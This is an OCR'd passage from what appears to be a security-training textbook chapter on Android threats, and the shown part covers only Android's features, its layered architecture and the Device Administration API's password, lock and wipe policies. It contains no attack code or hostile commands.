
LO#02: Explain Various Android OS Threats and Attacks

Hacking Android OS

The number of people using smartphones and tablets is increasing rapidly, as these devices support a wide range of functionalities. Android is the most popular mobile OS because it is a platform that is open to all applications. Like other OSs, Android has certain vulnerabilities, and not all Android users install patches to update and secure the OS software and apps. Such a casual approach of users allows attackers to exploit vulnerabilities and launch various types of attacks to steal valuable data stored on the victims' devices.

This section discusses the Android OS, its architecture, and the associated vulnerabilities. It also covers the process of rooting Android phones, rooting tools, Android Trojans, and hacking Android mobiles. Finally, the section discusses guidelines for securing Android devices, security controls, and device-tracking tools.



Android OS

- Android is a software environment developed by **Google for mobile devices**. It includes an operating system, middleware, and key applications

Features

- Application framework **enabling the reuse** and **replacement** of components
- Provides a variety of **pre-built** UI components
- Integrated browser based on the **open source Blink and WebKit engine**
- **Media support** for common audio, video, and still image formats (MPEG4, H.264, MP3, AAC, AMR, JPG, PNG, GIF)
- **Rich development environment** including a device emulator, tools for debugging, memory and performance profiling, and a plugin for the **Eclipse IDE**

Android OS

Source: *https://developer.android.com*

Android, a software environment developed by Google for mobile devices, includes an OS, middleware, and key applications. The Android OS relies on the Linux kernel and is an open-source platform.

Features:

- Provides a variety of prebuilt UI components such as structured layout objects and UI controls that allow one to build the GUI for the app
- Provides several options to save persistent application data:
  - **Shared Preferences**—Store private primitive data in key-value pairs
  - **Internal Storage**—Private data on the device memory
  - **External Storage**—Public data on the shared external storage
  - **SQLite Databases**—Store structured data in a private database
  - **Network Connection**—Store data on the web with your own network server
- RenderScript provides a platform-independent computation engine that operates at the native level. One can use it to accelerate apps that require extensive computational horsepower.
- Provides rich APIs that allow the app to connect and interact with other devices over Bluetooth, near-field communication (NFC), Wi-Fi P2P, USB, and session initiation protocol (SIP), in addition to standard network connections.

- Application framework allows for the reuse and replacement of components.
- Android runtime (ART) optimized for mobile devices.
- Integrated browser based on the open-source Blink and WebKit engine.
- SQLite for structured data storage.
- Media support for common audio, video, and still image formats (e.g., MPEG4, H.264, MP3, AAC, AMR, JPG, PNG, and GIF).
- Rich development environment including a device emulator, tools for debugging, memory and performance profiling, and a plugin for the Eclipse IDE.

Android OS Architecture

Source: *https://developer.android.com*

Android is a Linux-based OS designed for portable devices such as smartphones and tablets. It is a stack of software components categorized into six sections (System Apps, Java AP Framework, Native C/C++ Libraries, Android Runtime, Hardware Abstraction Layer (HAL), and Linux kernel) and five layers.

- **System Apps**

  All Android system applications are at the top layer. Any app developed should fit into this layer. Some standard applications that come pre-installed with every Android device include dialer, email, calendar, camera, SMS messaging, web browsers, contact managers, and so on. Most Android apps are “written” in Java.

- **Java API Framework**

  Android platform functions are made available to developers through APIs written in Java. The application framework offers many high-level services to applications, which developers incorporate in their development.

  Some of the application framework blocks are as follows:

  - **Content Providers**—Manages data sharing between applications.
  - **View System**—For developing lists, grids, text boxes, buttons, and so on.
  - **Activity Manager**—Controls the activity life cycle of applications.
  - **Location Manager**—Manages location using GPS or cell towers.
  - **Package Manager**—Keeps track of the applications installed on the device.
  - **Notification Manager**—Helps applications display custom messages in a status bar.
  - **Resource Manager**—Manages various types of resources used.
  - **Telephony Manager**—Manages all voice calls.
  - **Window Manager**—Manages application windows.

- **Native C/C++ Libraries**

  The next layer comprises the native libraries. Libraries are "written" in C or C++ and are specific to particular hardware. This layer allows the device to control different types of data.

  The native libraries are as follows:

  - **WebKit and Blink**—web browser engine to display HTML content
  - **Open Max AL**—companion API to OpenGL ES but used for multimedia (video and audio) rather than audio only
  - **Libc**—Comprises System C libraries
  - **Media Framework**—provides media codecs that allow recording and playback of different media formats
  - **Open GL | ES**—2D and 3D graphics library
  - **Surface Manager**—meant for display management
  - **SQLite**—database engine used for data storage purposes
  - **FreeType**—meant for rendering fonts
  - **SSL**—meant for Internet security

- **Android Runtime**

  It includes core libraries and the ART virtual machine.

  - **Android Runtime (ART)**: For Android versions beyond 5.0, apps have their own runtime processes and instances. Android runtime has features such as ahead-of-time (AOT) compilation, just-in-time (JIT) compilation, optimized garbage collection (GC), and Dalvik Executable format (DEX) files to compress machine code.
  - **Core Libraries**: The set of core libraries allows developers to write Android applications using Java.

- **Hardware Abstraction Layer**

  The hardware abstraction layer is used to expose the device's hardware capabilities to the Java API framework that resides at a higher level. It acts as an abstraction layer between the hardware and the software stack. HAL comprises various modules that are required for the hardware equipment in the device, such as audio, camera, Bluetooth, sensors, and so on.

- **Linux Kernel**

  The Android OS relies on the Linux kernel. This layer comprises low-level device drivers such as audio driver, binder (IPC) driver, display driver, keypad driver, Bluetooth driver, camera driver, shared memory driver, USB driver, Wi-Fi driver, Flash memory driver, and power management for the various hardware components. The functions of this layer include memory management, power management, security management, and networking.

Android Device Administration API

- The Device Administration API provides **device administration features** at the system level
- This API allows developers to create **security-aware applications** that are useful in enterprise settings, where IT professionals require strong control over employee devices

Policies Supported by the Device Administration API

- Password enabled
- Minimum password length
- Alphanumeric password required
- Complex password required
- Minimum letters required in password
- Minimum lowercase letters required in password
- Minimum non-letter characters required in password
- Minimum numerical digits required in password
- Minimum symbols required in password
- Minimum uppercase letters required in password
- Password expiration timeout
- Password history restriction
- Maximum failed password attempts
- Maximum inactivity time lock
- Storage encryption required
- Camera disabled
- Prompt user to set a new password
- Device immediately locked
- Wiping of the device's data

Activate device administrator?

Sample Device Admin

Additional text explaining why this needs to be added.

Activating this administrator will allow the app API Demos to perform the following operations:

- **Erase all data**
  Erase the tablet's data without warning, by performing a factory data reset
- **Change the screen-unlock password**
  Change the screen-unlock password
- **Set password rules**
  Control the length and the characters allowed in screen-unlock passwords
- **Monitor screen-unlock attempts**
  Monitor the number of incorrect passwords entered when unlocking the screen, and lock the tablet or erase all the tablet's data if too many incorrect passwords are entered
- **Lock the screen**
  Control how and when the screen locks
- **Set lock-screen password expiration**
  Control how frequently the lock-screen password must be changed
- **Set storage encryption**
  Require that stored application data be encrypted
- **Disable cameras**
  Prevent use of all device cameras

https://developer.android.com

Android Device Administration API

Source: *https://developer.android.com*

The device administration API provides device administration features at the system level. Such APIs allow developers to create security-aware applications that are useful in enterprise settings, in which IT professionals require rich control over employee devices. One can use a device administration ("admin") API to write device admin applications that users install on their devices. The device admin application enforces the desired policies.

Some examples of the types of applications that might use the device administration API are as follows:

- Email clients
- Security applications that perform a remote wipe
- Device management services and applications

The table below lists the policies supported by the Android device administration API:

Policy	Description
Password enabled	Requires that devices ask for a PIN or password
Minimum password length	Set the required number of characters for the password. For example, you can require a PIN or password to have at least six characters.
Alphanumeric password required	Requires the password to have a combination of letters and numbers and may include symbolic characters.


Complex password required	Requires the password to contain at least a letter, a numerical digit, and a special symbol. Introduced in Android 3.0.
Minimum letters required in password	The minimum number of letters required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum lowercase letters required in password	The minimum number of lowercase letters required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum non-letter characters required in password	The minimum number of nonletter characters required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum numerical digits required in password	The minimum number of numerical digits required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum symbols required in password	The minimum number of symbols required in the password for all admins or a particular one. Introduced in Android 3.0.
Minimum uppercase letters required in password	The minimum number of uppercase letters required in the password for all admins or a particular one. Introduced in Android 3.0.
Password expiration timeout	When the password will expire, expressed as a delta in milliseconds from when a device admin sets the expiration timeout. Introduced in Android 3.0.
Password history restriction	This policy prevents users from reusing the last *n* unique passwords. Typically, you can use this policy in conjunction with setPasswordExpirationTimeout(), which forces users to update their passwords after a specified amount of time has elapsed. Introduced in Android 3.0.
Maximum failed password attempts	Specifies how many times a user can enter the wrong password before the device wipes its data. The Device Administration API also allows administrators to remotely reset the device to factory defaults. This secures data in case the device is lost or stolen.
Maximum inactivity time lock	Sets the length of time since the user last touched the screen or pressed a button before the device locks the screen. When this happens, users need to enter their PIN or password again before they can use their devices and access data. The value can be between 1 and 60 minutes.
Require storage encryption	Specifies the encryption of storage, if the device supports it. Introduced in Android 3.0.
Disable camera	Specifies the camera-disabling feature. Note that this does not have to be permanent. The camera can be enabled/ disabled dynamically based on context, time, and so on. Introduced in Android 4.0.

Table 17.3: List of policies supported by the Android Device Administration API

In addition to supporting the policies mentioned above, the device administration API lets you perform the following:

- Prompt user to set a new password
- Lock device immediately
- Wipe the device's data (i.e., restore the device to its factory defaults)

An example of an Android device administrator page is shown below:



Activate device administrator?

